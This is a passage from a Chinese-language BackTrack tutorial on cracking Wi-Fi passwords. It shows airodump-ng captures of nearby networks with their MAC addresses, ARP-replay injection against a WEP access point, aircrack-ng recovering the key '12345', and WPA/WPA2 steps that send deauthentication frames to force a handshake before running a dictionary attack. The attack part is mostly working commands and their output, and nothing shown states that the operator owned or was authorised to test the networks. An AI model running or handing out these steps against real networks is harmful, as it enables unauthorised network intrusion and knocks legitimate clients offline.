E0:05:C5:DD:70:A2  -56   0     1963    20806  113   2  54e. WEP  WEP         TP-LINK_DD70A2
00:08:D2:3A:06:FD  -62  41      780        2    0   1  54 . OPN              CMCC
00:15:EB:64:0E:D1  -76   0       58        0    0   1  54   OPN              ChinaNet
00:08:D2:3A:08:99  -75   0        8        0    0   1  54 . OPN              CMCC
00:08:D2:3A:85:99  -77   0        1        0    0   1  54 . OPN              CMCC

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

E0:05:C5:DD:70:A2  00:26:5E:EA:66:3F    0   48e- 1   7064    43821
E0:05:C5:DD:70:A2  1C:65:9D:91:70:10  -30   54e-54e     0       59
E0:05:C5:DD:70:A2  00:1F:3C:5F:36:15  -45    0 -48e     0       74  TP-LINK_DD70A2
(not associated)   58:55:CA:D7:C3:ED  -78    0 - 1      0        2
(not associated)   00:08:D2:3A:06:FD  -67    0 - 1      0        5  CMCC
(not associated)   00:08:D2:3A:08:99  -75    0 - 1      0        2  CMCC
(not associated)   00:08:D2:3A:80:AD  -59    0 - 1      0        2  CMCC
```

使用 mon0 开始抓包，要有客户端的才能破解




```
root@bt:~# aireplay-ng -3 -b E0:05:C5:DD:70:A2 -h 00:26:5E:EA:66:3F mon0
The interface MAC (00:C0:CA:26:A3:61) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:26:5E:EA:66:3F
22:17:57  Waiting for beacon frame (BSSID: E0:05:C5:DD:70:A2) on channel 2
Saving ARP requests in replay_arp-0804-221757.cap
You should also start airodump-ng to capture replies.
Read 361 packets (got 121 ARP requests and 111 ACKs), sent 115 packets...(500 pp
Read 512 packets (got 170 ARP requests and 161 ACKs), sent 164 packets...(497 pp
Read 665 packets (got 217 ARP requests and 211 ACKs), sent 215 packets...(500 pp
Read 808 packets (got 264 ARP requests and 260 ACKs), sent 265 packets...(499 pp
Read 935 packets (got 322 ARP requests and 302 ACKs), sent 315 packets...(499 pp
Read 1098 packets (got 387 ARP requests and 357 ACKs), sent 365 packets...(499 p
Read 1251 packets (got 441 ARP requests and 408 ACKs), sent 416 packets...(501 p
Read 1398 packets (got 490 ARP requests and 456 ACKs), sent 465 packets...(499 p
Read 1549 packets (got 538 ARP requests and 504 ACKs), sent 515 packets...(499 p
Read 1693 packets (got 598 ARP requests and 552 ACKs), sent 565 packets...(499 p
Read 1846 packets (got 644 ARP requests and 602 ACKs), sent 616 packets...(500 p
Read 1986 packets (got 691 ARP requests and 649 ACKs), sent 666 packets...(500 p
Read 2134 packets (got 739 ARP requests and 697 ACKs), sent 715 packets...(499 p
Read 2292 packets (got 788 ARP requests and 748 ACKs), sent 765 packets...(499 p
Read 2441 packets (got 843 ARP requests and 798 ACKs), sent 815 packets...(499 p
Read 2581 packets (got 902 ARP requests and 843 ACKs), sent 866 packets...(500 p
Read 2726 packets (got 949 ARP requests and 892 ACKs), sent 916 packets...(500 p
Read 2877 packets (got 998 ARP requests and 942 ACKs), sent 965 packets...(499 p
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 59382 packets (got 19303 ARP requests and 18765 ACKs), sent 19083 packets...(499 pps)
```

进行注入，促进目标的发包量，加快抓包速度




```
root@bt:~# ls
akast-01.ivs  akast-03.ivs  Desktop                    replay_arp-0804-221556.cap
akast-02.ivs  akast-04.ivs  replay_arp-0804-215044.cap  replay_arp-0804-221757.cap
root@bt:~# ls -l
total 1028
-rw-r--r-- 1 root root      93 2011-08-04 11:18 akast-01.ivs
-rw-r--r-- 1 root root     116 2011-08-04 11:22 akast-02.ivs
-rw-r--r-- 1 root root     335 2011-08-04 22:06 akast-03.ivs
-rw-r--r-- 1 root root 1020061 2011-08-04 22:22 akast-04.ivs
drwxr-xr-x 2 root root    4096 2011-05-10 08:42 Desktop
-rw-r--r-- 1 root root      24 2011-08-04 21:50 replay_arp-0804-215044.cap
-rw-r--r-- 1 root root      24 2011-08-04 22:15 replay_arp-0804-221556.cap
-rw-r--r-- 1 root root     804 2011-08-04 22:17 replay_arp-0804-221757.cap
root@bt:~# aircrack-ng akast*.ivs
```

可以在当前目录下看到抓取的数据包



```
root@bt:~# aircrack-ng akast*.ivs
Opening akast-01.ivs
Opening akast-02.ivs
Opening akast-03.ivs
Opening akast-04.ivs
Read 35717 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:BD:B9:BF:3B:C6  Falmouth Road             Unknown
   2  00:14:78:CF:5D:0A  TP-LINK                   Unknown
   3  54:A5:1B:C2:22:89  ChinaNet-3jaS             Unknown
   4  00:25:86:72:F6:5C  TP-LINK_72F65C            Unknown
   5  00:25:12:37:F3:C5  ChinaNet-XkKf             Unknown
   6  00:21:27:63:41:CE  TP-LINK                   Unknown
   7  E0:05:C5:DD:70:A2  TP-LINK_DD70A2            WEP (35680 IVs)
   8  00:27:19:7B:F1:1E  TP-LINK_7BF11E            Unknown
   9  00:15:EB:64:0E:8B  ChinaNet                  Unknown
  10  D0:15:4A:A6:94:11  ChinaNet-fwMA             Unknown
  11  00:08:D2:3A:06:FD  CMCC                      Unknown
  12  00:08:D2:3A:80:AD  CMCC                      Unknown
  13  D0:15:4A:A6:94:12  iTV-fwMA                  Unknown
  14  00:1E:40:C7:1C:18  ChinaNet-gsWp             Unknown
  15  40:16:9F:4D:75:D6  cm                        Unknown
  16  00:15:EB:64:0E:D1  ChinaNet                  Unknown
  17  00:08:D2:3A:08:99  CMCC                      Unknown
  18  52:1A:A9:8C:BC:9F  iTV-ChinaNet-wcQ4         Unknown
  19  00:1E:40:DD:1C:A2  ChinaNet-yYhV             Unknown
  20  00:1A:A9:8C:BC:9E  ChinaNet-wcQ4             Unknown
  21  00:25:5E:1F:12:34  ChinaNet-q5z6             Unknown
  22  00:08:D2:3A:85:99  CMCC                      Unknown

Index number of target network ? 7
```

在破解的时候可能会看到多个目标 AP，选择合适的目标网络开始破解



```
   #  BSSID              ESSID                     Encryption

   1  1C:BD:B9:BF:3B:C6  Falmouth Road             Unknown
   2  00:14:78:CF:5D:0A  TP-LINK                   Unknown
   3  54:A5:1B:C2:22:89  ChinaNet-3jaS             Unknown
   4  00:25:86:72:F6:5C  TP-LINK_72F65C            Unknown
   5  00:25:12:37:F3:C5  ChinaNet-XkKf             Unknown
   6  00:21:27:63:41:CE  TP-LINK                   Unknown
   7  E0:05:C5:DD:70:A2  TP-LINK_DD70A2            WEP (35680 IVs)
   8  00:27:19:7B:F1:1E  TP-LINK_7BF11E            Unknown
   9  00:15:EB:64:0E:8B  ChinaNet                  Unknown
  10  D0:15:4A:A6:94:11  ChinaNet-fwMA             Unknown
  11  00:08:D2:3A:06:FD  CMCC                      Unknown
  12  00:08:D2:3A:80:AD  CMCC                      Unknown
  13  D0:15:4A:A6:94:12  iTV-fwMA                  Unknown
  14  00:1E:40:C7:1C:18  ChinaNet-gsWp             Unknown
  15  40:16:9F:4D:75:D6  cm                        Unknown
  16  00:15:EB:64:0E:D1  ChinaNet                  Unknown
  17  00:08:D2:3A:08:99  CMCC                      Unknown
  18  52:1A:A9:8C:BC:9F  iTV-ChinaNet-wcQ4         Unknown
  19  00:1E:40:DD:1C:A2  ChinaNet-yYhV             Unknown
  20  00:1A:A9:8C:BC:9E  ChinaNet-wcQ4             Unknown
  21  00:25:5E:1F:12:34  ChinaNet-q5z6             Unknown
  22  00:08:D2:3A:85:99  CMCC                      Unknown

Index number of target network ? 7

Opening akast-01.ivs
Opening akast-02.ivs
Opening akast-03.ivs
Opening akast-04.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 38535 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%


root@bt:~#
```

破解成功，密码为：12345

10. WPA 密码破解（WPA TKIP PSK）


WPA 和 WPA2 的破解要点都是要抓到正常客户端和 AP 的握手数据包。

和 WPA 2 密码破解（WPA CCMP PSK）一样过程。

11. WPA 2 密码破解（WPA CCMP PSK）


ifconfig -a	查看所有的网卡
ifconfig wlan0 up	激活无线网卡
airmon-ng start wlan0	设置无线网卡模式
airodump-ng mon0	查看无线网络信息
airodump-ng -w akast -c 6 mon0	抓包
aireplay-ng -0 1 -a AP的mac -c 客户端的mac mon0	进行Deauth攻击获取handshake
aircrack-ng -w 密码字典 akast*.cap	开始破解

backtrack 自带的密码列表：/pentest/wireless/aircrack-ng/test/password.lst




```
root@bt:~# find / -name *.lst
/pentest/fuzzers/spike/src/password.lst
/pentest/passwords/wordlists/darkc0de.lst
/pentest/passwords/john/password.lst
/pentest/wireless/aircrack-ng/test/password.lst
/pentest/bluetooth/bluemaho/tools/tools.lst
/pentest/bluetooth/bluemaho/exploits/exploits.lst
/usr/share/perl/5.10.1/unicore/mktables.lst
/usr/share/doc/memtest86+/examples/grub-menu.lst
/usr/share/doc/dictionaries-common/README.dictionary.lst
/usr/share/X11/xkb/rules/xfree86.lst
/usr/share/X11/xkb/rules/evdev.lst
/usr/share/X11/xkb/rules/xorg.lst
/usr/share/X11/xkb/rules/base.lst
/usr/local/share/nmap/nselib/data/usernames.lst
/usr/local/share/nmap/nselib/data/passwords.lst
```

backtrack 自带的一些密码字典 1




```
root@bt:~# find / -name *.dic
/pentest/web/mantra/app/dictionaries/en-US.dic
/pentest/windows-binaries/passwd-attack/ipcscan/ipcuser.dic
/pentest/windows-binaries/passwd-attack/ipcscan/ipcpass.dic
/usr/share/myspell/dicts/en_US.dic
/usr/share/myspell/dicts/en-US.dic
/usr/share/hunspell/en_US.dic
/usr/lib/xulrunner-1.9.2.17/dictionaries/en-US.dic
/opt/firefox/dictionaries/en-US.dic
/root/.config/enchant/en_US.dic
root@bt:~# 
```

backtrack 自带的一些密码字典 2




```
root@bt:~# aireplay-ng -0 10 -a E0:05:C5:DD:70:A2 -c 1C:65:9D:91:70:10 mon0
23:09:04  Waiting for beacon frame (BSSID: E0:05:C5:DD:70:A2) on channel 3
23:09:08  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 9| 6 ACKs]
23:09:08  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [37|42 ACKs]
23:09:09  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 9|10 ACKs]
23:09:10  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [14| 0 ACKs]
23:09:10  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 6| 6 ACKs]
23:09:11  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [14| 8 ACKs]
23:09:11  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 0| 0 ACKs]
23:09:12  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [18|19 ACKs]
23:09:13  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [12|13 ACKs]
23:09:14  Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [15|14 ACKs]
root@bt:~# 
```

开始注入



